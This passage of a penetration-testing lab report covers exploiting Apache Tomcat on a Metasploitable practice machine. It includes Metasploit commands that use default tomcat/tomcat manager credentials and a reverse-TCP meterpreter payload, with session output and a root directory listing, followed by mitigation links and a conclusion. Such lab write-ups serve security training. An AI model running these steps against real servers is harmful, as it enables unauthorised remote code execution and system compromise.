[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:43204) at 2024-01-04 22:37:17 +0530
```

I have successfully opened a meterpreter shell which can be used as a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code.

MITGATION – https://beaglesecurity.com/blog/vulnerability/http-method.html

HTTP EXPLOITATION (PORT NUMBER 8180)

Severity – HIGH

Apache Tomcat is an open-source application server that executes Java servlets and JavaServer Pages, providing a robust environment for Java-based web applications. It serves as a reliable and scalable platform for deploying Java web applications.

I used the command "search apache tomcat" in msfconsole to look for Apache Tomcat.

```
msf6 > search apache tomcat

Matching Modules
================

  #  Name                                                  Disclosure Date  Rank       Check  Description
  -  ----                                                  ---------------  ----       -----  -----------
  0  auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
  1  exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
  2  exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
  3  exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
  4  auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
  5  exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
  6  exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
  7  exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
  8  auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
  9  auxiliary/scanner/http/tomcat_enum                                     normal     No     Apache Tomcat User Enumeration
  10 exploit/linux/local/tomcat_rhel_based_temp_priv_esc   2016-10-10       manual     Yes    Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalation
  11 exploit/linux/local/tomcat_ubuntu_log_init_priv_esc   2016-09-30       manual     Yes    Apache Tomcat on Ubuntu Log Init Privilege Escalation
  12 exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
  13 exploit/multi/http/cisco_dcnm_upload_2019             2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
  14 exploit/linux/http/cpi_tararchive_upload              2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
  15 exploit/linux/http/cisco_prime_inf_rce                2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
  16 exploit/multi/http/spring_framework_rce_spring4shell  2022-03-31       manual     Yes    Spring Framework Class property RCE (Spring4Shell)
  17 auxiliary/admin/http/tomcat_administration                             normal     No     Tomcat Administration Tool Default Access
  18 auxiliary/scanner/http/tomcat_mgr_login                                normal     No     Tomcat Application Manager Login Utility
  19 exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
  20 auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
  21 auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
  22 post/windows/gather/enum_tomcat                                        normal     No     Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 22, use 22 or use post/windows/gather/enum_tomcat
```

I selected the Apache Tomcat Manager Authentication Upload code execution module from the generated modules.

By using command “use exploit/multi/http/tomcat_mgr_upload”, I decided to exploit the selected module.

Then set RHOSTS as target IP address (10.0.2.5), set RPORT as target port (8180), set HttpUsername as tomcat and set HttpPassword as tomcat. Then run.

```
msf6 > use 7
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 8rbVja8uWMuguXxVeM...
[*] Executing 8rbVja8uWMuguXxVeM...
[*] Undeploying 8rbVja8uWMuguXxVeM ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.5:34056) at 2024-01-03 23:13:08 +0530

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-14 09:05:33 +0530  bin
040444/r--r--r--  1024     dir   2012-05-14 09:06:28 +0530  boot
040444/r--r--r--  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040444/r--r--r--  13480    dir   2024-01-03 20:41:20 +0530  dev
040444/r--r--r--  4096     dir   2024-01-03 23:10:00 +0530  etc
040444/r--r--r--  4096     dir   2010-04-16 11:46:02 +0530  home
040444/r--r--r--  4096     dir   2010-03-17 04:27:40 +0530  initrd
100444/r--r--r--  7929183  fil   2012-05-14 09:05:56 +0530  initrd.img
040444/r--r--r--  4096     dir   2012-05-14 09:05:22 +0530  lib
040000/---------  16384    dir   2010-03-17 04:25:15 +0530  lost+found
040444/r--r--r--  4096     dir   2010-03-17 04:25:52 +0530  media
040444/r--r--r--  4096     dir   2010-04-29 01:46:56 +0530  mnt
100000/---------  10147    fil   2024-01-03 20:41:29 +0530  nohup.out
040444/r--r--r--  4096     dir   2010-03-17 04:27:39 +0530  opt
040444/r--r--r--  0        dir   2024-01-03 20:41:07 +0530  proc
040444/r--r--r--  4096     dir   2024-01-03 20:41:29 +0530  root
040444/r--r--r--  4096     dir   2012-05-14 07:24:53 +0530  sbin
040444/r--r--r--  4096     dir   2010-03-17 04:27:38 +0530  srv
040444/r--r--r--  0        dir   2024-01-03 20:41:08 +0530  sys
040666/rw-rw-rw-  4096     dir   2024-01-03 23:13:10 +0530  tmp
040444/r--r--r--  4096     dir   2010-04-28 09:36:37 +0530  usr
040444/r--r--r--  4096     dir   2010-03-17 19:38:23 +0530  var
100444/r--r--r--  1987288  fil   2008-04-10 22:25:41 +0530  vmlinuz

meterpreter >
```

I have successfully attained the root access using meterpreter shell through Apache Tomcat exploits.

MITIGATION – https://www.acunetix.com/vulnerabilities/web/apache-tomcat-other-vulnerability-cve-2005-2090/

CONCLUSION

In summary, the Metasploitable penetration testing project has yielded insightful information about the application's security posture. The evaluation uncovered a number of vulnerabilities spanning several attack routes, highlighting the significance of resolving these problems to improve the Metasploitable's overall security and resilience.

Vulnerabilities such FTP, SMTP, and HTTP exploitation have been found. If these flaws are taken advantage of, confidential data may be compromised, unauthorised access may occur, and data manipulation may occur. Furthermore, vulnerabilities in session management and authentication protocols were found, raising the possibility of unauthorised access to user accounts. In addition to reducing the short-term threats brought on by the vulnerabilities, the above-mentioned remediations will strengthen the Metasploitable's long-term security and resilience.

REFERENCES

https://www.cvedetails.com/metasploit-modules/1.html?sha=&trc=0&order=2

https://medium.com/@callgh0st/how-i-hacked-metasploitable2-1a871257fd8c

https://rajeshmenghwar.medium.com/introduction-abdc1c5cd41b